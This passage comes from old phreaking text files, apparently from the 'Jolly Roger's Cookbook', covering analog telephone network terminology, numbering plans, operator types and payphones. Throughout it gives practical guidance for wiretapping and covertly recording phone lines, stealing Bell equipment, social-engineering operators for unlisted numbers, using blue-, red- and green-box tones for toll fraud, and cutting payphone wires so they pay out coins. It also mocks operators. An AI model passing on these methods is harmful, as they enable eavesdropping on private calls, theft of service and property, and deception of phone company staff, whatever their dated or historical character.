Using a trimline (or similar) phone, remove the base and cut all of the wire leads off except for the red (ring -) and the green (tip +). Solder alligator clips to the lug. The wire itself is 'tinsel' wrapped in rayon, and doesn't solder well. Inside the one handset, remove the light socket (if it has one) and install a small slide or toggle switch (Radio Shack's micro-miniature spst works well). Locate the connection of the ring and the tip wires on the pc board near where the jack is located at the bottom of the handset. (The wires are sometimes black or brown instead of red and green, respectively). Cut the foil and run 2 pieces of wire to your switch. In parallel with the switch add a .25 uf 200 VDC capacitor (mylar, silvered mica, ceramic, not an electrolytic). When the switch is closed, the handset functions normally. With the switch in the other position, you can listen without being heard.

Note: To reduce the noise involved in connecting the clips to a line, add a switch selectable 1000 ohm 1/2 watt resistor in series with the tip wire. Flip it in circuit when connecting, and once on the line, flip it off again. (or just use the 'line disconnect' type switch as in the type 2 test set (above)). Also avoid touching the alligator clips to any metal parts or other terminals, for it causes static on the line and raises people's suspicions.

RECORDING

If you would like to record any activity, use test set 1 or 2 above (for unattended recording of >all< line activity), or just any test set if you are going to be there to monitor when they are dialing, talking, etc.

Place a telephone pickup coil (I recommend the Becoton T-5 TP coil or equivalent) onto the test set, and put the TP plug into the mic. jack of any standard tape recorder. Hit play, rec, and pause. Alternate pause when you want to record (I don't think anyone should have any difficulty with this at all...)

Well, if you still can't make a test set or you don't have the parts, there's still hope. Alternate methods:

- 1> Find a bell test set in a manhole or a bridging head and 'Borrow it indefinitely...
- 2> Test sets can be purchased from:

092.TXT

Techni-Tool
5 Apollo Road
Box 368
Plymouth Meeting PA., 19462

Ask for catalog #28

They are usually \$300 - \$600, and are supposed to have MF dialing capability as well as TT dialing. They are also of much higher quality than the standard bell test sets.

If you would like to learn more about the subjects covered here, I suggest:

- 1> Follow Bell trucks and linemen or technicians and ask subtle questions. also try 611 (repair service) and ask questions..
- 2> Explore your area for any Bell hardware, and experiment with it. Don't try something if you are not sure what youre doing, because you wouldnt want to cause problems, would you?

-----RFLAGG-----

```

.....
.....
.               The Bell Glossary -               ..
.               by                               ..
.               /\<\      /\<\                   ..
.               </\>\>ad </\>\>arvin               ..
.....
.....

```

ACD: Automatic Call Distributor - A system that automatically distributes calls to operator pools (providing services such as intercept and directory assistance), to airline ticket agents, etc.

Administration: The tasks of record-keeping, monitoring, rearranging, prediction need for growth, etc.

AIS: Automatic Intercept System - A system employing an audio-response unit under control of a processor to automatically provide pertinent info to callers routed to intercept.

Alert: To indicate the existence of an incoming call, (ringing).

ANI: Automatic Number Identification - Often pronounced "Annie," a facility for automatically identify the number of the calling party for charging purposes.

Appearance: A connection upon a network terminal, as in "the line has two network appearances."

Attend: The operation of monitoring a line or an incoming trunk for off-hook or seizure, respectively.

Audible: The subdued "image" of ringing transmitted to the calling party during ringing; not derived from the actual ringing signal in later systems.

Backbone Route: The route made up of final-group trunks between end offices in different regional center areas.

BHC: Busy Hour Calls - The number of calls placed in the busy hour.

Blocking: The ratio of unsuccessful to total attempts to use a facility; expresses as a probability when computed a priority.

Blocking Network: A network that, under certain conditions, may be unable to form a transmission path from one end of the network to the other. In general, all networks used within the Bell Systems are of the blocking type.

Blue Box: Equipment used fraudulently to synthesize signals, gaining access to the toll network for the placement of calls without charge.

BORSCHT Circuit: A name for the line circuit in the central office. It functions as a mnemonic for the functions that must be performed by the circuit: Battery, Overvoltage, Ringing, Supervision, Coding, Hybrid, and Testing.

Busy Signal: (Called-line-busy) An audible signal which, in the Bell System, comprises 480hz and 620hz interrupted at 60IPM.

Bylink: A special high-speed means used in crossbar equipment for routing calls incoming from a step-by-step office. Trunks from such offices are often referred to as "bylink" trunks even when incoming to noncrossbar offices; they are more properly referred to as "dc incoming trunks." Such high-speed means are necessary to assure that the first incoming pulse is not lost.

Cable Vault: The point which phone cable enters the Central Office building.

CAMA: Centralized Automatic Message Accounting - Pronounced like Alabama.

CCIS: Common Channel Interoffice Signaling - Signaling information for trunk connections over a separate, nonspeech data link rather than over the trunks themselves.

CCITT: International Telegraph and Telephone Consultative Committee- An International committee that formulates plans and sets standards for intercountry communication means.

CDO: Community Dial Office - A small usually rural office typically served by step-by-step equipment.

CO: Central Office - Comprises a switching network and its control and support equipment. Occasionally improperly used to mean "office code."

Centrex: A service comparable in features to PBX service but implemented with some (Centrex CU) or all (Centrex CO) of the control in the central office. In the later case, each station's loop connects to the central office.

Customer Loop: The wire pair connecting a customer's station to the central office.

DDD: Direct Distance Dialing - Dialing without operator assistance over the nationwide intertoll network.

Direct Trunk Group: A trunk group that is a direct connection between a given originating and a given terminating office.

EOTT: End Office Toll Trunking - Trunking between end offices in different toll center areas.

ESB: Emergency Service Bureau - A centralized agency to which 911 "universal" emergency calls are routed.

ESS: Electronic Switching System - A generic term used to identify as a class, stored-program switching systems such as the Bell System's No.1 No.2, No.3, No.4, or No.5.

ETS: Electronic Translation Systems - An electronic replacement for the card translator in 4A Crossbar systems. Makes use of the SPC 1A Processor.

False Start: An aborted dialing attempt.

Fast Busy: (often called reorder) - An audible busy signal interrupted at twice the rate of the normal busy signal; sent to the originating station to indicate that the call blocked due to busy equipment.

Final Trunk Group: The trunk group to which calls are routed when available high-usage trunks overflow; these groups generally "home" on an office next highest in the hierarchy.

Full Group: A trunk group that does not permit rerouting off-contingent foreign traffic; there are seven such offices.

Glare: The situation that occurs when a two-way trunk is seized more or less simultaneously at both ends.

High Usage Trunk Group: The appellation for a trunk group that has alternate routes via other similar groups, and ultimately via a final trunk group to a higher ranking office.

Intercept: The agency (usually an operator) to which calls are routed when made to a line recently removed from a service, or in some other category requiring explanation. Automated versions (ASI) with automatic voiceresponse units are growing in use.

Interrupt: The interruption on a phone line to disconnect and connect with another station, such as an Emergence Interrupt.

Junctor: A wire or circuit connection between networks in the same office. The functional equivalent to an intraoffice trunk.

MF: Multifrequency - The method of signaling over a trunk making use of the simultaneous application of two out of six possible frequencies.

NPA: Numbering Plan Area.

ONI: Operator Number Identification - The use of an operator in a CAMA office to verbally obtain the calling number of a call originating in an office not equipped with ANI.

PBX: Private Branch Exchange - (PABX: Private Automatic Branch Exchange) An telephone office serving a private customer, Typically , access to the outside telephone network is provided.

Permanent Signal: A sustained off-hook condition without activity (no dialing or ringing or completed connection); such a condition tends to tie up equipment, especially in earlier systems. Usually accidental, but sometimes used intentionally by customers in high-crime-rate areas to thwart off burglars.

POTS: Plain Old Telephone Service - Basic service with no extra "frills".

ROTL: Remote Office Test Line - A means for remotely testing trunks.

RTA: Remote Trunk Arrangement - An extension to the TSPS system permitting its services to be provided up to 200 miles from the TSPS site.

SF: Single Frequency. A signaling method for trunks: 2600hz is impressed upon idle trunks.

Supervise: To monitor the status of a call.

SxS: (Step-by-Step or Strowger switch) - An electromechanical office type utilizing a gross-motion stepping switch as a combination network and distributed control.

Talkoff: The phenomenon of accidental synthesis of a machine-intelligible signal by human voice causing an unintended response. "whistling a tone".

Trunk: A path between central offices; in general 2-wire for interlocal, 4-wire for intertoll.

TSPS: Traffic Service Position System - A system that provides, under stored-program control, efficient operator assistance for toll calls. It does not switch the customer, but provides a bridge connection to the operator.

X-bar: (Crossbar) - An electromechanical office type utilizing a "fine-motion" coordinate switch and a multiplicity of central controls (called markers).

There are four varieties:

No.1 Crossbar: Used in large urban office application; (1938)

No 3 Crossbar: A small system started in (1974).

No.4A/4M Crossbar: A 4-wire toll machine; (1943).

No.5 Crossbar: A machine originally intended for relatively small

093.TXT

suburban applications; (1948)

Crossbar Tandem: A machine used for interlocal office switching.

RFLAGG

To start off, we will discuss the dialing procedures for domestic as well as international dialing. We will also take a look at the telephone numbering plan.

North American Numbering Plan

~~~~~

In North America, the telephone numbering plan is as follows:

- A) a 3 digit Numbering Plan Area (NPA) code , ie, area code
- B) a 7 digit telephone # consisting of a 3 digit Central Office (CO) code plus a 4 digit station #

These 10 digits are called the network address or destination code. It is in the format of:

|           |             |
|-----------|-------------|
| Area Code | Telephone # |
| -----     | -----       |
| N*X       | NXX-XXXX    |

Where: N = a digit from 2 to 9  
 \* = the digit 0 or 1  
 X = a digit from 0 to 9

### Area Codes

~~~~~

Check your telephone book or the seperate listing of area codes found on many bbs's. Here are the special area codes (SAC's):

- 510 - TWX (USA)
- 610 - TWX (Canada)
- 700 - New Service
- 710 - TWX (USA)
- 800 - WATS
- 810 - TWX (USA)
- 900 - DIAL-IT Services
- 910 - TWX (USA)

The other area codes never cross state lines, therefore each state must have at least one exclusive NPA code. When a community is split by a state line, the CO #'s are often interchangeable (ie, you can dial the same number from two different area codes).

TWX (Telex II) consists of 5 teletype-writer area codes. They are

094.TXT

owned by Western Union. These SAC's may only be reached via other TWX machines. These run at 110 baud (last I checked! They are most likely faster now!). Besides the TWX #'s, these machines are routed to normal telephone #'s. TWX machines always respond with an answerback. For example, WU's FYI TWX # is (910) 279-5956. The answerback for this service is "WU FYI MAWA".

If you don't want to but a TWX machine, you can still send TWX messages using Easylink [800/325-4112]. However you are gonna have to hack your way onto this one!

700:

700 is currently used by AT&T as a call forwarding service. It is targeted towards salesmen on the run. To understand how this works, I'll explain it with an example. Let's say Joe Q. Salespig works for AT&T security and he is on the run chasing a phreak around the country who royally screwed up an important COSMOS system. Let's say that Joe's 700 # is (700) 382-5968. Everytime Joe goes to a new hotel (or most likely SLEAZY MOTEL), he dials a special 700 #, enters a code, and the number where he is staying. Now, if his boss received some important info, all he would do is dial (700) 382-5968 and it would ring wherever Joe last programmed it to. Neat, huh?

800:

This SAC is one of my favourites since it allows for toll free calls. INWARD WATS (INWATS), or Inward Wide Area Telecommunications Service is the 800 #'s that we are all familiar with. 800 #'s are set up in service areas or bands. There are 6 of these. Band 6 is the largest and you can call a band 6 # from anywhere in the US except the state where the call is terminated (that is why most companies have one 800 number for the country and then another one for their state.) Band 5 includes the 48 contiguous states. All the way down to band 1 which includes only the states contiguous to that one. Therefore, less people can reach a band 1 INWATS # than a band 6 #.

Intrastate INWATS #'s (ie, you can call it from only 1 state) always have a 2 as the last digit in the exchange (ie, 800-NX2-XXXX). The NXX on 800 #'s represent the area where the business is located. For example, a # beginning with 800-431 would terminate at a NY CO.

800 #'s always end up in a hunt series in a CO. This means that it tries the first # allocated to the company for their 800 lines; if this is busy, it will try the next #, etc. You must have a minimum

094.TXT

of 2 lines for each 800 #. For example, Travelnet uses a hunt series. If you dial (800) 521-8400, it will first try the # associated with 8400; if it is busy it will go to the next available port, etc. INWATS customers are billed by the number of hours of calls made to their #.

OUTWATS (OUTWARD WATS): OUTWATS are for making outgoing calls only. Large companies use OUTWATS since they receive bulk-rate discounts. Since OUTWATS numbers cannot have incoming calls, they are in the format of:

(800) *XXX-XXXX

Where * is the digit 0 or 1 (or it may even be designated by a letter) which cannot be dialed unless you box the call. The *XX identifies the type of service and the areas that the company can call.

Remember:

INWATS + OUTWATS = WATS EXTENDER

900:

This DIAL-IT SAC is a nationwide dial-it service. It is use for taking television polls and other stuff. The first minute currently costs an outrageous 50-85 cents and each additional minute costs 35-85 cents. Hell takes in a lot of revenue this way!

Dial (900) 555-1212 to find out what is currently on this service.

CO CODES

~~~~~

These identify the switching office where the call is to be routed. The following CO codes are reserved nationwide:

- 555 - directory assistance
- 844 - time. These are now in!
- 936 - weather the 976 exchange
- 950 - future services
- 958 - plant test
- 959 - plant test
- 970 - plant test (temporary)
- 976 - DIAL-IT services

Also, the 3 digit ANI & ringback #'s are regarded as plant test and are thus reserved. These numbers vary from area to area.

## 094.TXT

You cannot dial a 0 or 1 as the first digit of the exchange code (unless using a blue box!). This is due to the fact that these exchanges (000-199) contains all sorts of interesting shit such as conference #'s, operators, test #'s, etc.

950:

Here are the services that are currently used by the 950 exchange:

- 1000 - SPC
- 1022 - MCI Execunet
- 1033 - US Telephone
- 1044 - Allnet
- 1066 - Lexitel
- 1088 - SBS Skyline

These SCC's (Specialized Common Carriers) are free from fortress phones! Also, the 950 exchange will probably be phased out with the introduction of Equal Access

Plant Tests:

These include ANI, Ringback, and other various tests.

976:

Dial 976-1000 to see what is currently on the service. Also, many bbs's have listings of these numbers.

N11 codes:

-----

Bell is trying to phase out some of these, but they still exist in most areas.

- 011 - international dialing prefix
- 211 - coin refund operator
- 411 - directory assistance
- 611 - repair service
- 811 - business office
- 911 - EMERGENCY

International Dialing

~~~~~

With International Dialing, the world has been divided into 9 numbering zones. To make an international call, you must first dial: International Prefix + Country code + National #

094.TXT

In North America, the international dialing prefix is 011 for station-to-station calls. If you can dial International #'s directly in your area then you have International Direct Distance Dialing (IDDD).

The country code, which varies from 1 to 3 digits, always has the world numbering zone as the first digit. For example, the country code for the United Kingdom is 44, thus it is in world numbering zone 4. Some boards may contain a complete listing of other country codes, but here I give you a few:

- 1 - North America (US, Canada, etc.)
- 20 - Egypt
- 258 - Mozambique
- 34 - Spain
- 49 - Germany
- 52 - Mexico (southern portion)
- 7 - USSR
- 81 - Japan
- 98 - Iran (call & hassle those bastards!)

If you call from an area other than North America, the format is generally the same. For example, let's say that you wanted to call the White House from Switzerland to tell the prez that his numbered bank account is overdrawn (it happens, you know! ha ha). First you would dial 00 (the SWISS international dialing refix), then 1 (the US country code), followed by 202-456-1414 (the national # for the White House. Just ask for Georgy and give him the bad news!)

Also, country code 87 is reserved for Maritime mobile service, ie, calling ships:

- 871 - Marisat (Atlantic)
- 871 - Marisat (Pacific)
- 872 - Marisat (Indian)

International Switching:

In North America there are currently 7 no. 4 ESS's that perform the duty of ISC (Inter-nation Switching Centers). All international calls dialed from numbering zone 1 will be routed through one of these "gateway cities". They are:

- 182 - White Plains, NY
- 183 - New York, NY

094.TXT

184 - Pittsburgh, PA
185 - Orlando, FL
186 - Oakland, CA
187 - Denver, CO
188 - New York, NY

The 18X series are operator routing codes for overseas access (to be further discussed with blue boxes). All international calls use a signaling service called CCITT. It is an international standard for signaling.

Ok.. there you go for now! If you wanna read more about this, read part two which is the next file #36 in the Jolly Roger's cookbook!

-RFLAGG-

Part II will deal with the various types of operators, office heirarchy, & switching equipment.

Operators

~~~~~

There are many types of operators in the network and the more common ones will be discussed.

### TSPS Operator:

The TSPS [(Traffic Service Position System) ass opposed to This Shitty Phone Service] Operator is probably the bitch (or bastard, for the female libertationists out there) that most of us are used to having to deal with. Here are his/her responsibilities:

- 1) Obtaning billing information for calling card or third number calls
- 2) Identifying called customer on person-to-person calls.
- 3) Obtaining acceptance of charges on collect calls.
- 4) Identifying calling numbers. This only happens when the calling # is not automatically recorded by CAMA (Centralized Automatic Message Accounting) & forwarded from the local office. This could be caused by equipment failures (ANIF- Automatic Number Identification Failure) or if the office is not equipped for CAMA (ONI- Operator Number Identification).

<I once has an equipment failure happen to me & the TSPS operator came on and said, "What # are you calling FROM?" Out of curiosity, I gave her the number to my CO, she thanked me & then I was connected to a conversation that appeared to be between a frameman & his wife. Then it started ringing the party I wanted to originally call & everyone phreaked out (excuse the pun). I immediately dropped this dual line conference!

You should not mess with the TSPS operator since she KNOWS which number that you are calling from. Your number will show up on a 10-digit LED read-out (ANI board). She also knows whether or not you are at a fortress phone & she can trace calls quite readily! Out of all of the operators, she is one of the MOST DANGEROUS.

### INWARD operator:

#### 095.TXT

This operator assists your local TSPS ("0") operator in connecting calls. She will never question a call as long as the call is within HER SERVICE AREA. She can only be reached via other operators or by a blue box. From a blue box, you would dial KP+NPA+121+ST for the INWARD operator that will help you connect any calls within that NPA only. (Blue Boxing will be discussed in a future file).

#### DIRECTORY ASSISTANCE Operator:

This is the operator that you are connected to when you dial: 411 or NPA-555-1212. She does not readily know where you are calling from. She does not have access to unlisted numbers, but she DOES know if an unlisted # exists for a certain listing.

There is also a directory assistance operator for deaf people who use teletypewriters. If your modem can transfer BAUDOT [(45.5 baud). One modem that I know of that will do this is the Apple Cat acoustic or the Atari 830 acoustic modem. Yea I know they are hard to find... but if you wanna do this.. look around!) then you can call him/her up and have an interesting conversation. The # is: 800-855-1155. They use the standard Telex abbreviations such as GA for go ahead. they tend to be nicer and will talk longer than your regular operators. Also, they are more vulnerable into being talked out of information through the process of "social engineering" as Chesire Catalyst would put it.

<Unfortunately, they do not have access to much. I once bullshitted with one of these operators a while back and I found out that there are 2 such DA offices that handle TTY. One is in Philadelphia and the other is in California. They have approx. 7 operators each. most of the TTY operators think that their job is boring (based on an official "BIOC poll"). They also feel that they are under-paid. They actually call up a regular DA # to process your request (sorry, no fancy computers!)

Other operators have access to their own DA by dialing KP+NPA+131+ST (MF).

#### CN/A operators:

CN/A Operators are operators that do exactly the opposite of what directory assistance operators are for. In my experience, these operators know more than the DA op's do & they are more susceptible to "social engineering." It is possible to bullshit a CN/A operator for the NON-PUB DA # (ie, you give them the name & they give you the unlisted number. See the article on unlisted numbers in this cookbook for more info about them.). This is due

095.TXT

to the fact that they assume that you are a fellow company employee. Unfortunately, the AT&T breakup has resulted in the break-up of a few NON-PUB DA #'s and policy changes in CN/A

#### INTERCEPT Operator:

The intercept operator is the one that you are connected to when there are not enough recordings available to tell you that the # has been disconnected or changed. She usually says, "What # you callin'?" with a foreign accent. This is the lowest operator lifeform. Even though they don't know where you are calling from, it is a waste of your time to try to verbally abuse them since they usually understand very little English anyway.

Incidentally, a few area DO have intelligent INTERCEPT Operators.

#### OTHER Operators:

And then there are the: MOBILE, Ship-to-Shore, Conference, Marine Verify, "Leave Word and Call Back," Rout & Rate (KP+800+141+1212+ST), & other special operators who have one purpose or another in the network.

Problems with an Operator> Ask to speak to their supervisor... or better yet the Group Chief (who is the highest ranking official in any office) who is the equivalent of the Madame in a whorehouse.

By the way, some CO's that will allow you to dial a 0 or 1 as the 4th digit, will also allow you to call special operators & other fun Tel. Co. #'s without a blue box. This is very rare, though! For example, 212-121-1111 will get you a NY Inward Operator.

#### Office Hierarchy

~~~~~

Every switching office in North America (the NPA system), is assigned an office name and class. There are five classes of offices numbered 1 through 5. Your CO is most likely a class 5 or end office. All long-distance (Toll) calls are switched by a toll office which can be a class 4, 3, 2, or 1 office. There is also a class 4X office called an intermediate point. The 4X office is a digital one that can have an unattended exchange attached to it (known as a Remote Switching Unit (RSU)).

The following chart will list the Office #, name, & how many of those offices exist (to the best of my knowledge) in North America:

Class	Name	Abb	# Existing

095.TXT

-----	-----	---	-----
> 1	Regional Center	RC	12
> 2	Sectional Center	SC	67
> 3	Primary Center	PC	230
> 4	Toll Center	TC	1,300
> 4P	Toll Point	TP	n/a
> 4X	Intermediate Point	IP	n/a
> 5	End Office	EO	19,000
> 6	RSU	RSU	n/a

When connecting a call from one party to another, the switching equipment usually tries to find the shortest route between the class 5 end office of the caller & the class 5 end office of the called party. If no inter-office trunks exist between the two parties, it will then move upward to the next highest office for servicing calls (Class 4). If the Class 4 office cannot handle the call by sending it to another Class 4 or 5 office, it will then be sent to the next highest office in the hierarchy (3). The switching equipment first uses the high-usage interoffice trunk groups, if they are busy then it goes to the final trunk groups on the next highest level. If the call cannot be connected, you will probably get a re-order [120 IPM (interruptions per minute) busy signal] signal. At this time, the guys at Network Operations are probably shitting in their pants and trying to avoid the dreaded Network Dreadlock (as seen on TV!).

It is also interesting to note that 9 connections in tandem is called ring-around-the-rosy and it has never occurred in telephone history. This would cause an endless loop connection [a neat way to really screw up the network].

The 10 regional centers in the US & the 2 in Canada are all interconnected. they form the foundation of the entire telephone network. Since there are only 12 of them, they are listed below:

Class 1 Regional Office Location	NPA
-----	---
Dallas 4 ESS	214
Wayne, PA	215
Denver 4T	303
Regina No. 2SP1-4W (Canada)	306
St. Louis 4T	314
Rockdale, GA	404
Pittsburgh 4E	412
Montreal No. 1 4AETS (Canada)	504

That's it for now! More info to come Future update to the Cookbook! Have fun!

-RFLAGG-

095.TXT

PREFACE:

THIS ARTICLE WILL FOCUS PRIMARILY ON THE STANDARD WESTERN ELECTRIC SINGLE-SLOT COIN TELEPHONE (AKA FORTRESS FONE) WHICH CAN BE DIVIDED INTO 3 TYPES:

- DIAL-TONE FIRST (DTF)
- COIN-FIRST (CF): (IE, IT WANTS YOUR \$ BEFORE YOU RECEIVE A DIAL TONE)
- DIAL POST-PAY SERVICE (PP): YOU PAY AFTER THE PARTY ANSWERS

DEPOSITING COINS (SLUGS):

ONCE YOU HAVE DEPOSITED YOUR SLUG INTO A FORTRESS, IT IS SUBJECTED TO A GAMUT OF TESTS. THE FIRST OBSTACLE FOR A SLUG IS THE MAGNETIC TRAP. THIS WILL STOP ANY LIGHT-WEIGHT MAGNETIC SLUGS AND COINS. IF IT PASSES THIS, THE SLUG IS THEN CLASSIFIED AS A NICKEL, DIME, OR QUARTER. EACH SLUG IS THEN CHECKED FOR APPROPRIATE SIZE AND WEIGHT. IF THESE TESTS ARE PASSED, IT WILL THEN TRAVEL THROUGH A NICKEL, DIME, OR QUARTER MAGNET AS APPROPRIATE. THESE MAGNETS SET UP AN EDDY CURRENT EFFECT WHICH CAUSES COINS OF THE APPROPRIATE CHARACTERISTICS TO SLOW DOWN SO THEY WILL FOLLOW THE CORRECT TRAJECTORY. IF ALL GOES WELL, THE COIN WILL FOLLOW THE CORRECT PATH (SUCH AS BOUNCING OFF OF THE NICKEL ANVIL) WHERE IT WILL HOPEFULLY FALL INTO THE NARROW ACCEPTED COIN CHANNEL.

THE RATHER ELABORATE TESTS THAT ARE PERFORMED AS THE COIN TRAVELS DOWN THE COIN CHUTE WILL STOP MOST SLUGS AND OTHER UNDESIRABLE COINS, SUCH AS PENNIES, WHICH MUST THEN BE RETRIEVED USING THE COIN RELEASE LEVER.

IF THE SLUG MIRACULOUSLY SURVIVES THE GAMUT, IT WILL THEN STRIKE THE APPROPRIATE TOTALIZER ARM CAUSING A RATCHET WHEEL TO ROTATE ONCE FOR EVERY 5-CENT INCREMENT (EG, A QUARTER WILL CAUSE IT TO ROTATE 5 TIMES).

THE TOTALIZER THEN CAUSES THE COIN SIGNAL OSCILLATOR TO READOUT A DUAL-FREQUENCY SIGNAL INDICATING THE VALUE DEPOSITED TO ACTS (A COMPUTER) OR THE TSPS OPERATOR. THESE ARE THE SAME TONES USED BY PHREAKS IN THE INFAMOUS RED BOXES. FOR A QUARTER, 5 BEEP TONES ARE OUTPUTTED AT 12-17 PULSES PER SECOND (PPS). A DIME CAUSES 2 BEEP TONES AT 5 - 8.5 PPS WHILE A NICKEL CAUSES ONE BEEP TONE AT 5 - 8.5 PPS. A BEEP CONSISTS OF 2 TONES: 2200 + 1700 HZ. A RELAY IN THE FORTRESS CALLED THE "B RELAY" (YES, THERE IS ALSO AN 'A RELAY') PLACES A CAPACITOR ACROSS THE SPEECH CIRCUIT DURING TOTALIZER READOUT TO PREVENT THE "CUSTOMER" FROM HEARING THE RED BOX TONES. IN OLDER 3 SLOT PHONES: ONE BELL (1050-1100 HZ) FOR A NICKEL, TWO BELLS FOR A DIME, AND ONE GONG (800 HZ) FOR A QUARTER ARE USED INSTEAD OF THE MODERN DUAL-FREQUENCY TONES.

=====

=TSPS & ACTS=

=====

WHILE FORTRESSES ARE CONNECTED TO THE CO OF THE AREA, ALL TRANSACTIONS ARE HANDLED VIA THE TRAFFIC SERVICE POSITION SYSTEM (TSPS). IN AREAS THAT

096.TXT

DO NOT HAVE ACTS, ALL CALLS THAT REQUIRE OPERATOR ASSISTANCE, SUCH AS CALLING CARD AND COLLECT, ARE AUTOMATICALLY ROUTED TO A TSPS OPERATOR POSITION. IN AN EFFORT TO AUTOMATE FORTRESS SERVICE, A COMPUTER SYSTEM KNOWN AS AUTOMATED COIN TOLL SERVICE (ACTS) HAS BEEN IMPLEMENTED IN MANY AREAS. ACTS LISTENS TO THE RED BOX SIGNALS FROM THE FONES AND TAKES APPROPRIATE ACTION. IT IS ACTS WHICH SAYS, "TWO DOLLARS PLEASE (PAUSE) PLEASE DEPOSIT TWO DOLLARS FOR THE NEXT TEN SECONDS" (AND OTHER VARIATIONS). ALSO, IF YOU TALK FOR MORE THAN THREE MINUTES AND THEN HANG-UP, ACTS WILL CALL BACK AND DEMAND YOUR MONEY. ACTS IS ALSO RESPONSIBLE FOR AUTOMATED CALLING CARD SERVICE. ACTS ALSO PROVIDE TROUBLE DIAGNOSIS FOR CRAFTSPEOPLE (REPAIRMEN SPECIALIZING IN FORTRESSES). FOR EXAMPLE, THERE IS A COIN TEST WHICH IS GREAT FOR TUNING UP RED BOXES. IN MANY AREAS THIS TEST CAN BE ACTIVATED BY DIALING 09591230 AT A FORTRESS (THANKS TO KARL MARX FOR THIS INFORMATION). ONCE ACTIVATED IT WILL REQUEST THAT YOU DEPOSIT VARIOUS COINS. IT WILL THEN IDENTIFY THE COIN AND OUTPUT THE APPROPRIATE RED BOX SIGNAL. THE COINS ARE USUALLY RETURNED WHEN YOU HANG UP. TO MAKE SURE THAT THERE IS ACTUALLY MONEY IN THE FONE, THE CO INITIATES A "GROUND TEST" AT VARIOUS TIMES TO DETERMINE IF A COIN IS ACTUALLY IN THE FONE. THIS IS WHY YOU MUST DEPOSIT AT LEAST A NICKEL IN ORDER TO USE A RED BOX!

GREEN BOXES:

PAYING THE INITIAL RATE IN ORDER TO USE A RED BOX (ON CERTAIN FORTRESSES) LEFT A SOUR TASTE IN MANY RED BOXER'S MOUTHS THUS THE GREEN BOX WAS INVENTED. THE GREEN BOX GENERATES USEFUL TONES SUCH AS COIN COLLECT, COIN RETURN, AND RINGBACK. THESE ARE THE TONES THAT ACTS OR THE TSPS OPERATOR WOULD SEND TO THE CO WHEN APPROPRIATE. UNFORTUNATELY, THE GREEN BOX CANNOT BE USED AT A FORTRESS STATION BUT IT MUST BE USED BY THE CALLED PARTY.

HERE ARE THE TONES:

COIN COLLECT	700 + 1100 HZ
COIN RETURN	1100 + 1700 HZ
RINGBACK	700 + 1700 HZ

BEFORE THE CALLED PARTY SENDS ANY OF THESE TONES, AN OPERATOR RELEASED SIGNAL SHOULD BE SENT TO ALERT THE MF DETECTORS AT THE CO. THIS CAN BE ACCOMPLISHED BY SENDING 900 + 1500 HZ OR A SINGLE 2600 HZ WINK (90 MS) FOLLOWED BY A 60 MS GAP AND THEN THE APPROPRIATE SIGNAL FOR AT LEAST 900 MS. ALSO, DO NOT FORGET THAT THE INITIAL RATE IS COLLECTED SHORTLY BEFORE THE 3 MINUTE PERIOD IS UP. INCIDENTALLY, ONCE THE ABOVE MF TONES FOR COLLECTING AND RETURNING COINS REACH THE CO, THEY ARE CONVERTED INTO AN APPROPRIATE DC PULSE (-130 VOLTS FOR RETURN & +130 VOLTS FOR COLLECT). THIS PULSE IS THEN SENT DOWN THE TIP TO THE FORTRESS. THIS CAUSES THE COIN RELAY TO EITHER RETURN OR COLLECT THE COINS. THE ALLEGED "T-NETWORK" TAKES ADVANTAGE OF THIS INFORMATION. WHEN A PULSE FOR COIN COLLECT (+130 VDC) IS SENT DOWN THE LINE, IT MUST BE GROUNDED SOMEWHERE. THIS IS USUALLY EITHER THE YELLOW OR BLACK WIRE. THUS, IF THE WIRES ARE EXPOSED, THESE WIRES CAN BE

096.TXT


CUT TO PREVENT THE PULSE FROM BEING GROUNDED. WHEN THE THREE MINUTE INITIAL PERIOD IS ALMOST UP, MAKE SURE THAT THE BLACK & YELLOW WIRES ARE SEVERED; THEN HANG UP, WAIT ABOUT 15 SECONDS IN CASE OF A SECOND PULSE, RECONNECT THE WIRES, PICK UP THE FONE, HANG UP AGAIN, AND IF ALL GOES WELL IT SHOULD BE "JACKPOT" TIME.

PHYSICAL ATTACK:

A TYPICAL FORTRESS WEIGHS ROUGHLY 50 LBS. WITH AN EMPTY COIN BOX. MOST OF THIS IS ACCOUNTED FOR IN THE ARMOR PLATING. WHY ALL THE SECURITY? WELL, BELL CONTRIBUTES IT TO THE FOLLOWING: "SOCIAL CHANGES DURING THE 1960'S MADE THE MULTISLOT COIN STATION A PRIME TARGET FOR: VANDALISM, STRONG ARM ROBBERY, FRAUD, AND THEFT OF SERVICE. THIS BROUGHT ABOUT THE INTRODUCTION OF THE MORE RUGGED SINGLE SLOT COIN STATION AND A NEW ENVIRONMENT FOR COIN SERVICE." AS FOR PICKING THE LOCK, I WILL QUOTE MR. PHELPS: "WE OFTEN FANTASIZE ABOUT 'PICKING THE LOCK' OR 'GETTING A MASTER KEY.' WELL, YOU CAN FORGET ABOUT IT. I DON'T LIKE TO DISCOURAGE PEOPLE, BUT IT WILL SAVE YOU FROM WASTING ALOT OF OUR TIME--TIME WHICH CAN BE PUT TO BETTER USE (HEH, HEH)." AS FOR PHYSICAL ATTACK, THE COIN PLATE IS SECURED ON ALL FOUR SIDE BY HARDENED STEEL BOLTS WHICH PASS THROUGH TWO SLOTS EACH. THESE BOLTS ARE IN TURN INTERLOCKED BY THE MAIN LOCK. ONE PHREAK I KNOW DID MANAGE TO TAKE ONE OF THE 'MOTHERS' HOME (WHICH WAS ATTACHED TO A PIECE OF PLYWOOD AT A CONSTRUCTION SITE; OTHERWISE, THE PERMANENT ONES ARE A BITCH TO DETACH FROM THE WALL!). IT TOOK HIM ALMOST TEN HOURS TO OPEN THE COIN BOX USING A POWER DRILL, SLEDGE HAMMERS, AND CROW BARS (WHICH WAS EMPTY -- PERHAPS NEXT TIME, 